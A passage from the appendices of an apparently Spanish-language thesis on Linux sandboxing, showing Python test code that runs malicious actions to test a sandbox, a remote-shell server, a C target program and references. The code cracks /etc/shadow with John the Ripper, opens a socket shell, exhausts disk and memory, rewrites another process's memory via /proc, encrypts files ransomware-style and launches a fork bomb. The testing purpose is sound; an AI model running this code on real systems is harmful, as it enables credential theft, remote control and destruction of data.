                                SocketServidor.send(line)
#Enviamos la salida del comando
            except Exception as e:
                print("Fallo al abrir shell", e)
    print("Prueba servidor terminada")

#Obtiene el espacio restante y crea un fichero con ese tamaño
def exhaust_disk():
    MB = 1024 * 1024
    PATH='/tmp/'
    total, used, free = shutil.disk_usage('/')
    print(total/MB,used/MB,free/MB)
```

```
    execute_cmd('dd if=/dev/random of=/tmp/file.out iflag=fullblock bs=1M
count=' + str(int(free/MB)))
    #Se puede ir comprobando con el comando df
    #Para pararlo Ctrl^C
    total, used, free = shutil.disk_usage('/')
    print(total/MB,used/MB,free/MB)
    os.remove(os.path.join(PATH, 'file.out'))

#Función para ejecutar John The Ripper
def John():
    execute_cmd('/sbin/unshadow /etc/passwd /etc/shadow > /tmp/password.db')
#Junta ambos ficheros para que John pueda trabajar con ellos
    execute_cmd('/sbin/john /tmp/password.db > out_john.txt')
#Encuentra las contraseñas
    execute_cmd('/sbin/john --show /tmp/password.db  >> out_john.txt')
#--users=root para que muestre solo la contraseña del usuario root

#Función para agotar la memoria
def exhaust_memory():
    GB = 1024 * 1024 * 1024
    tot = psutil.virtual_memory().total
    avail = psutil.virtual_memory().available
    percent = psutil.virtual_memory().percent
    used= psutil.virtual_memory().used
    free = psutil.virtual_memory().free
    tot, avail, used, free = tot / GB, avail / GB, used / GB, free / GB
    print('Total = %s GB, Disponible = %s GB, Usada = %s GB, Libre = %s GB,
Porcentaje = %s '
          % (tot, avail, used, free, percent))
    str = "a" * GB * int(free)
    try:
        while True:
            tot = psutil.virtual_memory().total
            avail = psutil.virtual_memory().available
            percent = psutil.virtual_memory().percent
            used= psutil.virtual_memory().used
            free = psutil.virtual_memory().free
            tot, avail, used, free = tot / GB, avail / GB, used / GB, free /
GB
            print('Total = %s Disponible = %s Usada = %s Libre = %s
Porcentaje = %s'
                % (tot, avail, used, free, percent))
            time.sleep(1)
    except KeyboardInterrupt:                                    #Captura
interrupción de teclado Ctrl-C(SIGINT)
        str = ""
        print("Fin")

def change_variable(pid):
    read_str = "Safe"
    write_str = "Hacked"
    heap_info = None

    try:
        with open("/proc/{}/maps".format(pid), 'r') as maps_file:
            for line in maps_file:
                if 'heap' in line:
                    heap_info = line.split()
    except IOError as e:
        print("No se puede abrir el fichero /proc/{}/maps: {}".format(pid,e))
```

```
        return

    if heap_info is None:
        print('No se encontro la linea heap')
        return

    addr = heap_info[0].split('-')  #Guardamos dirección inicio-fin de heap
    perms = heap_info[1]            #Guardamos permisos
    if 'r' not in perms or 'w' not in perms:
        print('No se tiene permiso de escritura y/o lectura')
        return
    try:
        mem_file = open("/proc/{}/mem".format(pid), 'rb+')
        heap_start = int(addr[0], 16)
        heap_end = int(addr[1], 16)
        mem_file.seek(heap_start)
        heap = mem_file.read(heap_end - heap_start)
        str_offset = heap.find(bytes(read_str, "ASCII"))
    except IOError as e:
        print("No se puede abrir el fichero /proc/{}/maps: {}".format(pid,
e))
        mem_file.close()
        return

    if str_offset < 0:
        print("No se ha encontrado {} in /proc/{}/mem".format(read_str, pid))
        return
    mem_file.seek(heap_start + str_offset)
    mem_file.write(bytes(write_str + '\0', "ASCII"))
    mem_file.close()

def variable():
    with open("pid.txt",'r') as fin:
        pid = fin.read().splitlines()
        #Usar PID del otro script
    if pid is None:
        print("No se ha pasado ningún PID")
    else:
        change_variable(pid[0])



#Función que espera a presionar Enter para pasar a la siguiente prueba
def next_test(prueba):
    print("Siguiente fase: " + prueba )
    input("Presiona la tecla <Enter> para continuar...")


#Creamos la función principal que será la encargada de hacer todas las
pruebas
def main():
    #Obtenemos el fichero 42.zip del server y creamos una puerta
    next_test("Backdoor")
    backdoor()


    #Leer archivos root --> Tratar añadir un usuario con permiso sudo
    next_test("Añadir usuarios y modificar permisos")
    try:
        root_file()
```

```
    except Exception as e:
        print (e)

    #Obtener contraseñas con John the Ripper
    next_test("John The Ripper")
    John()

    #Borrar ficheros()
    next_test("Borrar fichero aleatorio")
    try:
        delete_file()
    except Exception as e:
        print (e)



    #Modificar ficheros del sistema
    #Cambiar DNS --> Se puede establecer un DNS falso.
    next_test("Establecer DNS falso")
    try:
        set_false_dns()
    except Exception as e:
        print (e)


    #Acceder a otros procesos->Como pararlos por ejemplo o modificarlos
    next_test("Crear procesos y eliminar uno de ellos")
    process()

    #Consumir memoria
    next_test("Agotar memoria del sistema")
    exhaust_memory()

    #Consumir memoria
    next_test("Agotar espacio de disco")
    exhaust_disk()

    #Cambiamos la variable de un proceso
    #Ejecutar el script(program.c)
    next_test("Ejecuta el programa para el cambio de variable")
    #Cambio de variable
    next_test("Modificar variable en un proceso")
    variable()

    #Ransomware
    next_test("Cifrado de fichero")
    AES_encrypt()


    #Consumir CPU
    next_test("Bomba Fork")
    wabbit_virus()


#Ejecutamos la función principal
main()
```

B. Server.py

```
#!/usr/bin/env python3

#Imports
import socket            #Importar socket para utilizar puertos
import subprocess        #Necesario para poder abrir un shell
SERVIDOR = '127.0.0.1'   #Servidor en el equipo local
PUERTO = 5555            #Puerto escuchando
FICHERO = "/home/dit/server/prueba.txt"
TAM_BUF = 4096           #Tamaño buffer

try:
    with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as SocketServidor:
        SocketServidor.setsockopt(socket.SOL_SOCKET,socket.SO_REUSEADDR,1)
        SocketServidor.bind((SERVIDOR,PUERTO))
        SocketServidor.listen()
            #Aceptamos la conexión
        try:
            conn,addr = SocketServidor.accept()
            print("Conexión entrante aceptada[IP:",addr,"]")
        except:
            print("Error de conexión")
        else:
            try:
                with open(FICHERO,'rb') as fichero:
                    datos = fichero.read(TAM_BUF)
                    print(datos)
                    while datos:
                        conn.send(datos)
                        datos=fichero.read(TAM_BUF)
            except:
                print("Fallo al abrir el fichero")
        print("Sale")
        while True:
            comando = input("Shell-->")
            if comando == 'quit':
                conn.send(b'quit')      #Si enviamos esto, cerramos el socket
en el cliente y continuamos
                conn.close()            #Cerramos solo la conexión con el
cliente
                SocketServidor.close()  #Cerramos porque solo esperamos una
conexión
                print("Saliendo...")
                break
            else:
                print(comando)
                conn.send(comando.encode())
                salida=conn.recv(4096).decode()

                print(salida)

except Exception:
    print("Algo fue mal...")
```

C. programa.c

Este programa se utiliza para crear una variable que es impresa por pantalla, para que mediante la prueba "Change_variable" se modifique el valor de esta.

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>


int main()
{
    char *str;
    int i = 1;
    str = malloc(sizeof("Safe") + 1);
    strcpy(str, "Safe");
    while (i)
    {
        printf("[%d] %s - addr: %p\n", i, str, str);
        sleep(1);
        i++;
    }
    free(str);
    return (0);
}

int len(char *str)
{
    int i;

    for (i = 0; str[i]; i++)
        ;
    return (i);
}
```

Referencias

[1] J.-M. Robert and T. Chen, "The Evolution of Viruses and Worms," 2004.

[2] G. Nakagawa and S. Oikawa, "Fork bomb attack mitigation by process resource quarantine," in *Proceedings - 2016 4th International Symposium on Computing and Networking, CANDAR 2016*, 2017.

[3] A. Jajoo, "A study on the Morris Worm," pp. 1–18, 2018.

[4] "The Strange History of Ransomware - Medium." [Online]. Available: https://medium.com/un-hackable/the-bizarre-pre-internet-history-of-ransomware-bb480a652b4b. [Accessed: 09-Sep-2019].

[5] "Zeus Virus | Zeus Trojan Malware | Zbot and Other Names | Kaspersky." [Online]. Available: https://usa.kaspersky.com/resource-center/threats/zeus-virus. [Accessed: 09-Sep-2019].

[6] J. R. Lindsay, "Stuxnet and the Limits of Cyber Warfare," *Secur. Stud.*, 2013.

[7] S. Mohurle and M. Patil, "A brief study of Wannacry Threat: Ransomware Attack 2017," *Int. J. Adv. Res. Comput. Sci.*, 2017.

[8] "Debian -- Acerca de Debian." [Online]. Available: https://www.debian.org/intro/about. [Accessed: 09-Sep-2019].

[9] "Linux.org." [Online]. Available: https://www.linux.org/. [Accessed: 09-Sep-2019].

[10] "Red Hat - We make open source technologies for the enterprise." [Online]. Available: https://www.redhat.com/en. [Accessed: 09-Sep-2019].

[11] "Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution." [Online]. Available: https://www.kali.org/. [Accessed: 09-Sep-2019].

[12] "Desktop Operating System Market Share Worldwide | StatCounter Global Stats." [Online]. Available: https://gs.statcounter.com/os-market-share/desktop/worldwide. [Accessed: 08-Sep-2019].

[13] "Novedades de Windows10, versión 1903 | Microsoft Docs." [Online]. Available: https://docs.microsoft.com/es-es/windows/whats-new/whats-new-windows-10-version-1903. [Accessed: 09-Sep-2019].

[14] "Sandboxie - Sandbox software for application isolation and secure Web browsing." [Online]. Available: https://www.sandboxie.com/. [Accessed: 08-Sep-2019].

[15] "About App Sandbox." [Online]. Available: https://developer.apple.com/library/archive/documentation/Security/Conceptual/AppSandboxDesignGuide/AboutAppSandbox/AboutAppSandbox.html. [Accessed: 04-Sep-2019].

[16] "Application Sandbox | Android Open Source Project." [Online]. Available: https://source.android.com/security/app-sandbox. [Accessed: 04-Sep-2019].

[17] "Sandbox Google Chrome." [Online]. Available: https://chromium.googlesource.com/chromium/src/+/master/docs/design/sandbox.md. [Accessed: 11-Sep-2019].

[18] "SandBlast Agent | Check Point Software ES Español." [Online]. Available:

https://www.checkpoint.com/es/products/sandblast-agent/. [Accessed: 08-Sep-2019].

[19] T. N. Jagatic, N. A. Johnson, M. Jakobsson, and F. Menczer, "Social phishing," *Commun. ACM*, 2007.

[20] H. R. Zeidanloo, F. Tabatabaei, and P. V. Amoli, "All About Malwares (Malicious Codes).," *Secur. Manag.*, 2015.

[21] I. Borate and R. K., "Sandboxing in Linux: From Smartphone to Cloud," *Int. J. Comput. Appl.*, 2016.

[22] S. Reeves, "Detecting Malware and Sandbox Evasion Techniques," *Inf. Secur.*, 2016.

[23] M. Lindorfer, C. Kolbitsch, and P. Milani Comparetti, "Detecting environment-sensitive malware," in *Lecture Notes in Computer Science (including subseries Lecture Notes in Artificial Intelligence and Lecture Notes in Bioinformatics)*, 2011.

[24] "GitHub - a0rtega/pafish: Pafish is a demonstration tool that employs several techniques to detect sandboxes and analysis environments in the same way as malware families do." [Online]. Available: https://github.com/a0rtega/pafish. [Accessed: 11-Sep-2019].

[25] "BadPatch." [Online]. Available: https://unit42.paloaltonetworks.com/unit42-badpatch/. [Accessed: 06-Sep-2019].

[26] S. Response, "Dyre : Emerging threat on financial fraud landscape," 2015.

[27] "OilRig targets a Middle Eastern Government and Adds Evasion Techniques to OopsIE." [Online]. Available: https://unit42.paloaltonetworks.com/unit42-oilrig-targets-middle-eastern-government-adds-evasion-techniques-oopsie/. [Accessed: 06-Sep-2019].

[28] "Talos Blog || Cisco Talos Intelligence Group - Comprehensive Threat Intelligence: Korea In The Crosshairs." [Online]. Available: https://blog.talosintelligence.com/2018/01/korea-in-crosshairs.html. [Accessed: 06-Sep-2019].

[29] "FIN7 Evolution and the Phishing LNK | FireEye Inc." [Online]. Available: https://www.fireeye.com/blog/threat-research/2017/04/fin7-phishing-lnk.html. [Accessed: 06-Sep-2019].

[30] "Trojan.APT.BaneChant: In-Memory Trojan That Observes for Multiple Mouse Clicks | FireEye Inc." [Online]. Available: https://www.fireeye.com/blog/threat-research/2013/04/trojan-apt-banechant-in-memory-trojan-that-observes-for-multiple-mouse-clicks.html. [Accessed: 06-Sep-2019].

[31] "sleep(3): sleep for specified number of seconds - Linux man page." [Online]. Available: https://linux.die.net/man/3/sleep. [Accessed: 06-Sep-2019].

[32] "Ursnif — NJCCIC." [Online]. Available: https://www.cyber.nj.gov/threat-profiles/trojan-variants/ursnif. [Accessed: 09-Sep-2019].

[33] "TALOS-2019-0757 || Cisco Talos Intelligence Group - Comprehensive Threat Intelligence." [Online]. Available: https://www.talosintelligence.com/vulnerability_reports/TALOS-2019-0757. [Accessed: 11-Sep-2019].

[34] "About NVIDIA Corporation | NVIDIA." [Online]. Available: https://www.nvidia.com/en-us/about-nvidia/. [Accessed: 11-Sep-2019].

[35] "TALOS-2019-0779 || Cisco Talos Intelligence Group - Comprehensive Threat Intelligence." [Online]. Available: https://www.talosintelligence.com/vulnerability_reports/TALOS-2019-0779. [Accessed: 11-Sep-2019].

[36] "Máquina virtual | VMware Workstation Pro." [Online]. Available: https://www.vmware.com/es/products/workstation-pro.html. [Accessed: 11-Sep-2019].

[37] "NVD - CVE-2015-6240." [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2015-6240. [Accessed: 11-Sep-2019].

[38] "CVE-2017-5123 - Red Hat Customer Portal." [Online]. Available: https://access.redhat.com/security/cve/cve-2017-5123. [Accessed: 11-Sep-2019].

[39] "rjrodriguez / pinvmshield — Bitbucket." [Online]. Available: https://bitbucket.org/rjrodriguez/pinvmshield/src/master/. [Accessed: 06-Sep-2019].

[40] "cgroups(7) - Linux manual page." [Online]. Available: http://man7.org/linux/man-pages/man7/cgroups.7.html. [Accessed: 06-Sep-2019].

[41] "Imágen de repartición de recursos | cgroups v2 – Linux Academy." [Online]. Available: https://linuxacademy.com/site-content/uploads/2019/05/cgroups-300x128.png?x96242. [Accessed: 07-Sep-2019].

[42] "namespaces(7) - Linux manual page." [Online]. Available: http://man7.org/linux/man-pages/man7/namespaces.7.html. [Accessed: 08-Sep-2019].

[43] "Firejail | security sandbox." [Online]. Available: https://firejail.wordpress.com/. [Accessed: 09-Sep-2019].

[44] "seccomp(2) - Linux manual page." [Online]. Available: http://man7.org/linux/man-pages/man2/seccomp.2.html. [Accessed: 11-Sep-2019].

[45] "Berkeley packet filters." [Online]. Available: https://www.ibm.com/support/knowledgecenter/en/SS42VS_7.3.2/com.ibm.qradar.doc/c_forensics_bpf.html. [Accessed: 11-Sep-2019].

[46] "capabilities(7) - Linux manual page." [Online]. Available: http://man7.org/linux/man-pages/man7/capabilities.7.html. [Accessed: 06-Sep-2019].

[47] "Cuckoo Sandbox - Automated Malware Analysis." [Online]. Available: https://cuckoosandbox.org/. [Accessed: 07-Sep-2019].

[48] "Linux Containers - LXC - Introduction." [Online]. Available: https://linuxcontainers.org/lxc/introduction/. [Accessed: 08-Sep-2019].

[49] "GitHub - JohnTheRipper." [Online]. Available: https://github.com/magnumripper/JohnTheRipper. [Accessed: 07-Sep-2019].

[50] "strace(1) - Linux manual page." [Online]. Available: http://man7.org/linux/man-pages/man1/strace.1.html. [Accessed: 11-Sep-2019].

[51] "Debootstrap - Debian Wiki." [Online]. Available: https://wiki.debian.org/Debootstrap. [Accessed: 11-Sep-2019].

[52] "sandbox(8) - Linux manual page." [Online]. Available: http://man7.org/linux/man-pages/man8/sandbox.8.html. [Accessed: 09-Sep-2019].

[53] "sandbox_selinux(8) - Linux man page." [Online]. Available: https://linux.die.net/man/8/sandbox_selinux. [Accessed: 11-Sep-2019].